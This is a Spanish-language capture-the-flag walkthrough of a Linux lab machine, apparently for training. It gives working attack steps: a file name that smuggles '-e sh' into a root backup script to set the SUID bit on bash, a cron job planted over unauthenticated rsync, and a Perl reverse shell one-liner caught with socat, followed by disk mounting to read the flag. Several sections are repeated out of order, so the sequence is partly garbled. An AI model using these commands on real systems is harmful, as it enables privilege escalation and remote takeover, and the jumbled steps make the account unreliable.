Con el comando "-e" podemos hacer una ejecución de comandos, por lo que podríamos crear un archivo ".rdb" con el parámetro "-e" y el comando que queramos ejecutar e intentar aprovecharnos de ello... Vamos a verlo.

- Paso 1: Crearemos un archivo llamado "-e sh archivo.rdb"
  - -e: "comando a interpretar"
  - sh: ejecútame en shell el siguiente archivo

```
bash-4.3$ touch -- '-e sh archivo.rdb'
```

- Paso 2: Creamos un archivo llamado "archivo.rdb" el cual contendrá una sentencia que le añadirá a la bash los permisos del usuario de quien ejecuta ese archivo, como podemos ver, "backup.sh" pertenece a root:

```
-rw-r--r-- 1 root root 242 May 4 2018 backup.sh
```

Crearemos el archivo a ejecutar (en este caso llamado archivo.rdb) con la siguiente sentencia en el directorio que indica el script:

```
#!/bin/bash  
  
chmod u+s /bin/bash
```

*Si el grupo s de permisos tiene el bit de usuario establecido (**correspondiente a u+s**), entonces cada vez que alguien ejecuta ese programa, el proceso adquiere los privilegios de quien lo posee.*

Con esta sentencia anterior, le estamos diciendo que añada los permisos del usuario que esta ejecutando este comando (root) a la bash, por lo que bash tendrá permisos de root temporalmente.

Nos crearemos este archivo en nuestro equipo y lo pasaremos al equipo víctima por base64 como hemos hecho anteriormente:

```
> base64 archivo.rdb  
ISMyYmluL2Jhc2gKCmNobW9kIHUrcyAvYmluL2Jhc2gK
```

Nuestro equipo



```
echo ISMyYmluL2Jhc2gKCmNobW9kIHUrcyAvYmluL2Jhc2gK | base64 -d > archivo.rdb
```

Equipo víctima

Después con "touch" crearemos un archivo de la siguiente manera:

```
touch -- '-e sh archivo.rdb'
```

De manera que, cuando el usuario root ejecute este script (se entiende que es una tarea programada) la shell pasará a tener usuarios de root, esto podemos comprobarlo en unos segundos cuando veamos que los archivos del directorio se han borrado con el comando "bash -p":


```
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ bash -p  
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory  
bash-4.3# whoami  
root  
bash-4.3#
```

Y con ello ya podemos leer la primer flag:

```
bash-4.3# cat user.txt  
9e5c40c3c76  
bash-4.3#
```

Pasando por base64 el binario "pdiscover" para hacer un escaneo del segmento de red (con puertos) al que tiene acceso se han podido conseguir el siguiente resultado, pero antes debemos tener permisos para el protocolo ICMP con el siguiente comando "chmod u+s /bin/ping"

```
bash-4.3# hostname -I  
172.19.0.3 172.20.0.3  
bash-4.3#
```



```
=====  
PDISCOVER  
=====  
@microjoan  
  
- Scanning segment 172.20.0.0:  
  [+] Host up: 172.20.0.1  
  
  [+] Host up: 172.20.0.2  
    873/tcp open  
  
  [+] Host up: 172.20.0.3  
    80/tcp open
```

De manera que, cuando el usuario root ejecute este script (se entiende que es una tarea programada) la shell pasará a tener usuarios de root, esto podemos comprobarlo en unos segundos cuando veamos que los archivos del directorio se han borrado con el comando "bash -p":


```
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ bash -p  
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory  
bash-4.3# whoami  
root  
bash-4.3#
```

Y con ello ya podemos leer la primer flag:

```
bash-4.3# cat user.txt  
9e5c40c3c76  
bash-4.3#
```


Pasando por base64 el binario "pdiscover" para hacer un escaneo del segmento de red (con puertos) al que tiene acceso se han podido conseguir el siguiente resultado, pero antes debemos tener permisos para el protocolo ICMP con el siguiente comando "chmod u+s /bin/ping"

```
bash-4.3# hostname -I  
172.19.0.3 172.20.0.3  
bash-4.3#
```



```
=====  
PDISCOVER  
=====  
@microjoan  
  
- Scanning segment 172.20.0.0:  
[+] Host up: 172.20.0.1  
  
[+] Host up: 172.20.0.2  
873/tcp open  
  
[+] Host up: 172.20.0.3  
80/tcp open
```

Por lo que el mapa de red cambia:



Se aprecia que la nueva máquina 172.20.0.2 tiene abierto el puerto 873, por lo que me da a entender que en el script "backup.sh" donde se hacía la copia del directorio HTML que hemos explotado hace referencia a este equipo.

Ahora que somos root, ¿podremos listar el contenido con rsync de este equipo?

```
bash-4.3# rsync rsync://172.20.0.2
src          src path
bash-4.3#
```

Ahora la idea es tener una reverse shell del equipo 172.20.0.2, podríamos subir socat al equipo en el que nos encontramos (172.20.0.3) y ponernos a la escucha subiendo una reverse shell en perl al equipo 172.20.0.2 que se ejecutará con un cron.

- Paso 1: subir socat a la máquina 172.20.0.3, en mi caso he utilizado la transferencia por xclip de la cadena en base64 del binario.



- Paso 2: Creamos una tarea cron que subiremos por rsync al equipo víctima que diga lo siguiente:

```
* * * * * root sh /tmp/reverse.sh
```

"quiero que cada minuto  
el usuario root ejecute..."

"por sh el fichero reverse.sh que  
se encuentra en el directorio tmp"

Insertamos esta sentencia dentro de un archivo (dentro de /tmp) con:

```
echo '* * * * * root sh /tmp/reverse.sh' > reverse
```

- Paso 2: Insertamos el archivo reverse por rsync al equipo víctima mediante rsync al directorio "cron.d" donde se encuentran los cronjobs:

```
rsync reverse rsync://172.20.0.2/src/etc/cron.d/reverse
```



```
bash-4.3# rsync rsync://172.20.0.2/src/etc/cron.d/
drwxr-xr-x      4,096 2023/01/07 18:01:20 .
-rw-r--r--      102 2015/06/11 10:23:47 .placeholder
-rw-r--r--       29 2018/05/04 20:57:55 clean
-rw-r--r--       34 2023/01/07 18:01:20 reverse
```

- Paso 3: Redireccionar con socat a 172.19.0.4 que tiene el puerto 2000 a la escucha que lo redirigirá a nuestro puerto 2001 que pondremos a la escucha.



- Paso 2: Creamos una tarea cron que subiremos por rsync al equipo víctima que diga lo siguiente:

```
* * * * * root sh /tmp/reverse.sh
```

"quiero que cada minuto  
el usuario root ejecute..."

"por sh el fichero reverse.sh que  
se encuentra en el directorio tmp"

Insertamos esta sentencia dentro de un archivo (dentro de /tmp) con:

```
echo '* * * * * root sh /tmp/reverse.sh' > reverse
```

- Paso 2: Insertamos el archivo reverse por rsync al equipo víctima mediante rsync al directorio "cron.d" donde se encuentran los cronjobs:

```
rsync reverse rsync://172.20.0.2/src/etc/cron.d/reverse
```

Creamos un archivo sh con la siguiente sentencia y lo insertamos dentro del mismo directorio de rsync:

```
perl -e 'use
Socket;$i="172.20.0.3";$p=9999;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&$S");open(STDOUT,>&$S");open(STDERR,>&$S");exec("/bin/sh -i");};'
```

- Paso 3: Traspasamos el contenido de la reverse shell por base64 y subimos el archivo por rsync:

```
rsync reverse.sh rsync://172.20.0.2/src/tmp/reverse.sh
```



- Paso 4: Ponemos a socat a la escucha por el puerto 9999 desde la ip 172.20.0.3:

```
./socat TCP-LISTEN:9999 stdout
```



```
root@kali:~/Desktop/redish$ ./socat TCP-LISTEN:9999 stdout  
/bin/sh: 0: can't access tty; job control turned off  
#
```

Estabilizaremos la shell:

- script /dev/null -c bash
- "control+z"
- stty raw -echo; fg
- reset xterm
- export TERM=xterm
- export SHELL=bash

```
root@backup:~# hostname  
backup  
root@backup:~# hostname -I  
172.20.0.2  
root@backup:~#
```



Por ultimo en el directorio /dev podremos encontrarnos con 3 particiones:


```
brw-rw---- 1 root disk      8,   1 Jan  6 21:22 sda1  
brw-rw---- 1 root disk      8,   2 Jan  6 21:22 sda2  
brw-rw---- 1 root disk      8,   3 Jan  6 21:22 sda3
```

Montamos una de las particiones, pero antes vamos a crear un directorio para ello dentro de tmp con mkdir:

```
root@backup:/tmp# mkdir test
root@backup:/tmp# mount /dev/sda1 /tmp/test
```

Al montarlo no encontré nada de interés, por lo que he creado otro segundo directorio test y he montado dentro la partición sda2 en la cual se encuentra el directorio root con la flag:

```
root@backup:/tmp# mkdir test2
root@backup:/tmp# mount /dev/sda2 /tmp/test2
root@backup:/tmp# ls
reverse.sh test test2
root@backup:/tmp# cd test2
root@backup:/tmp/test2# ls
bin etc lib media proc sbin sys var
boot home lib64 mnt root snap tmp vmlinuz
dev initrd.img lost+found opt run srv usr
root@backup:/tmp/test2#
```



```
root@backup:/tmp/test2# cd root
root@backup:/tmp/test2/root# ls
root.txt
root@backup:/tmp/test2/root# cat root.txt
701009
root@backup:/tmp/test2/root#
```

